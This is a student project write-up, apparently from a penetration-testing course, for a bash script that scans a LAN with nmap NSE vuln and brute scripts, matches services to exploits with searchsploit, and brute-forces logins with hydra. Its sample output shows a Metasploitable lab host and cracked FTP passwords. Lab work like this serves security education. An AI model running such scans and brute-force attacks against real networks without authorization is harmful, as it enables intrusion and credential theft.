בס"ד

VULNER PROJECT


About the project:

Performing penetration tests by identifying system exploits and vulnerabilities and using them to obtain information or gain control

function range to create a folder based on the network range

```
#!/bin/bash
echo ""
echo -e "\e[1;31;42m Penetration Testing Project \e[0m"
function RANGE()
{
 #~ Automatically identify the LAN network range
RANGE=$(ip addr |grep -i global  |awk '{print $2}' )
DIRECTORY=$(echo $RANGE | cut -b -12)
mkdir $DIRECTORY
cd $DIRECTORY
echo ""
echo -e "\e[32m\e[1m[+] Folder "$RANGE" has been created \e[0m"
echo ""
```

```
[+] Folder 192.168.188.140/24 has been created
```



function scan scanning open services in the lan and extracting hosts

And using for loop to make Individual scanning for each address in the lan

```
17  function SCAN()
18  {
19
20      #~ Enumerate each live host
21      echo -e "\e[93m\e[1m[*] Starting host discovery..."
22      echo""
23      nmap "$RANGE" -sn |grep -i 'Nmap scan report for '|awk '{print $NF}' > hosts.lst
24      echo -e "\e[32m\e[1m[*] Starting service scan..."
25      #~ Automatically scan the current LAN
26      nmap "$RANGE" -sV -p- -oX nmap-service-scan.xml  1>/dev/null
27      nmap "$RANGE" -sV -p- -oN nmap-service-scan.txt  1>/dev/null
28      for i in $(cat hosts.lst)
29
30      do
31          nmap $i -sV -p- -oN $i.service-scan.txt  1>/dev/null & wait
32
33      done
34
35  }
```

function nse (nmap scripting engine) to scan vulnerabilities in the network range

```
38  function NSE
39  {
40
41      #~ Find potential vulnerabilities for each device
42      echo ""
43      echo -e "\e[93m\e[1m[*] Scanning vulnerables"
44      nmap "$RANGE" --script=vuln -oX nse-vuln.xml 1>/dev/null
45      for i in $(cat hosts.lst)
46      do
47          nmap $i --script=vuln -oN $i.vuln.txt 1>/dev/null & wait
48      done
```

```
[*] Scanning vulnerables
```

function nse (nmap scripting engine) to perform brute force on the network range

```
49
50      echo ""
51      echo -e "\e[32m\e[1m[*] starting brute force using nmap"
52      nmap "$RANGE" --script=brute -oX nse-brute.xml  1>/dev/null
53      for i in $(cat hosts.lst)
54      do
55          nmap $i --script=brute -oN $i.nse-brute.txt  1>/dev/null
56      done
```

```
[*] starting brute force using nmap
```

function nse (nmap scripting engine) to detect shared files in the network range

```
58      echo ""
59      echo -e "\e[93m\e[1m[*] Scanning for shared files"
60      nmap "$RANGE" --script=smb-enum-shares -oX nse-shares.xml 1> /dev/null
61      for i in $(cat hosts.lst)
62      do
63          nmap $i --script=smb-enum-shares -oN $i.nse-shares.txt 1>/dev/null & wait
64      done
65
66  }
```

```
[*] Scanning for shared files
```

function searchsploit to detect vulnerabilities on the network

```
69  function SEARCHSPLOIT()
70  {
71      echo ""
72      echo -e "\e[32m\e[1m[*] Scanning vulnerabilities using searchsploit"
73          searchsploit --nmap nmap-service-scan.xml > searchsploit.exploits.txt 2>/dev/null
74
75  }
```

```
[*] Scanning vulnerabilities using searchsploit
```

function **BRF** to perform brute force using hydra on the network

```
77  function BRF()
78  {
79      #~ Allow the user to create a password list
80      echo ""
81      #~ Allow the user to specify a user list
82      echo -e "\e[93m\e[1m[+] Create a list of users to perform brute force and save by pressing the (Ctrl+D) button"
83      cat > users.lst
84      #~ Allow the user to specify a password list
85      echo -e "\e[93m\e[1m[+] Create a list of passwords to perform brute force and save by pressing the (Ctrl+D) button"
86      cat > pass.lst
87      #~ If a login service is available, Brute Force with the password list [X]
88       #~ If more than one login service is available, choose the first service [X]
89       echo "============================="
90      cat nmap-service-scan.txt|grep -i open
91       echo "============================="
92      echo -e "\e[93m\e[1m[+] choose one of those services to preform brute force: " $SRV
93      read SRV
94      hydra -L users.lst -P pass.lst -M hosts.lst $SRV -o HydraResult.txt 1>/dev/null 2>/dev/null
95
96
97
98  }
```

```
[+] Create a list of users to perform brute force and save by pressing the (Ctrl+D) button
```

```
[+] Create a list of passwords to perform brute force and save by pressing the (Ctrl+D) button
```

```
53/tcp open  domain  Cloudflare public DNS
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38233/tcp open  mountd      1-3 (RPC #100005)
40601/tcp open  status      1 (RPC #100024)
43710/tcp open  nlockmgr    1-4 (RPC #100021)
55464/tcp open  java-rmi    GNU Classpath grmiregistry
[+] choose one of those services to preform brute force:
```

```
[21][ftp] host: 192.168.188.143   login: user   password: user
[21][ftp] host: 192.168.188.143   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.188.143   login: service   password: service
```

function HTML convert all the xml files to html, creates a folder called HTML and copies all the html files in it

```
100  function HTML()
101  {
102      echo ""
103      echo -e "\e[32m\e[1m[+] creating HTML folder"
104      mkdir HTML
105      xsltproc nmap-service-scan.xml > nmap-service-scan.html
106      xsltproc nse-vuln.xml > nse-vuln.html
107      xsltproc nse-brute.xml > nse-brute.html
108      xsltproc nse-shares.xml > nse-shares.html
109      cp *html HTML
110      rm *xml
111      rm *html
112
113  }
```

function **LOG** creates a file called LOG.txt and saves all the important details about the scan in it

```
116  function LOG()
117  #~ Display general statistics about the scan result
118  #~ Display general statistics (time of the scan, number of found devices, etc.)
119  #~ Save all the results into a report
120  {
121      DATE=$(date +%Y/%m/%d)
122      echo "nmap scan date $DATE " > LOG.txt
123      #~ number of open ports
124      echo -e "\e[32m\e[1m[+] number of open ports" >>LOG.txt
125      cat nmap-service-scan.txt |grep -i open |wc -l >>LOG.txt
126      #~ number of found devices
127      echo -e "\e[32m\e[1m[+] number of found devices" >>LOG.txt
128      cat hosts.lst|wc -l >>LOG.txt
129      echo "searcsploit scan date $DATE " >>LOG.txt
130      #~ number of Smtp exploits
131      echo -e "\e[32m\e[1m[+] number of Smtp exploits" >>LOG.txt
132      cat searchsploit.exploits.txt |grep -i smtp | grep -i smtp | sort | uniq | wc -l  >>LOG.txt
133      #~ number of PostgreSQL exploits
134      echo -e "\e[32m\e[1m[+] number of PostgreSQL exploits" >>LOG.txt
135      cat searchsploit.exploits.txt  | grep -i PostgreSQL |sort | uniq |wc -l >>LOG.txt
136      #~ number of UnrealIRCd exploits
137      echo -e "\e[32m\e[1m[+] number of UnrealIRCd exploits" >>LOG.txt
138      cat searchsploit.exploits.txt | grep -i UnrealIRCd |sort | uniq |wc -l >>LOG.txt
139      #~ number of Telnet exploits
140      echo -e "\e[32m\e[1m[+] number of PostgreSQL exploits" >>LOG.txt
141      cat searchsploit.exploits.txt  | grep -i Telnet |sort | uniq |wc -l >>LOG.txt
142      #~ number of Ssh exploits
143      echo -e "\e[32m\e[1m[+] number of Ssh exploits" >>LOG.txt
144      cat searchsploit.exploits.txt | grep -i OpenSSH |sort | uniq |wc -l >>LOG.txt
145      #~ number of Ftp exploits
146      echo -e "\e[32m\e[1m[+] number of Ftp exploits" >>LOG.txt
147      cat searchsploit.exploits.txt  | grep -i vsftpd |sort | uniq |wc -l >>LOG.txt
148      #~ Hydra brute force result
149      echo "brute force date $DATE " >>LOG.txt
150      echo -e "\e[93m\e[1m[+] Hydra brute force result" >>LOG.txt
151      cat HydraResult.txt |grep -i host  >>LOG.txt
152
153  }
```

function **MENU** lets the user choose which details he wants to display

```
154  function MENU()
155  {
156      clear
157      while [ "$EXIT" != EXIT ]
158      do
159      echo -e "\e[93m\e[1m[+] PRESS [H] - Hosts List Results (TXT)"
160      echo -e "\e[93m\e[1m[+] PRESS [R] - Hydra Results (TXT)"
161      echo -e "\e[93m\e[1m[+] PRESS [C] - Searchsploit Vulnerabilities Results (TXT)"
162      echo -e "\e[93m\e[1m[+] PRESS [G] - Log file (TXT)"
163      echo -e "\e[93m\e[1m[+] PRESS [E] - Nmap Service Scan Results (TXT)"
164      echo -e "\e[93m\e[1m[+] PRESS [N] - Nmap Service Scan Results (HTML)"
165      echo -e "\e[93m\e[1m[+] PRESS [B] - Nse brute force Results (HTML)"
166      echo -e "\e[93m\e[1m[+] PRESS [S] - Nse shares files Results (HTML)"
167      echo -e "\e[93m\e[1m[+] PRESS [V] - Nse nse-vuln.html Results (HTML)"
168      echo -e "\e[93m\e[1m[-] PRESS [X] - to exit ..."
```

```
[+] PRESS [H] - Hosts List Results (TXT)
[+] PRESS [R] - Hydra Results (TXT)
[+] PRESS [C] - Searchsploit Vulnerabilities Results (TXT)
[+] PRESS [G] - Log file (TXT)
[+] PRESS [E] - Nmap Service Scan Results (TXT)
[+] PRESS [N] - Nmap Service Scan Results (HTML)
[+] PRESS [B] - Nse brute force Results (HTML)
[+] PRESS [S] - Nse shares files Results (HTML)
[+] PRESS [V] - Nse nse-vuln.html Results (HTML)
[-] PRESS [X] - to exit ...

[!] Press whatever you want to see:
```

Yair Solomon

Analysis project

Lecturer: Natalie Erez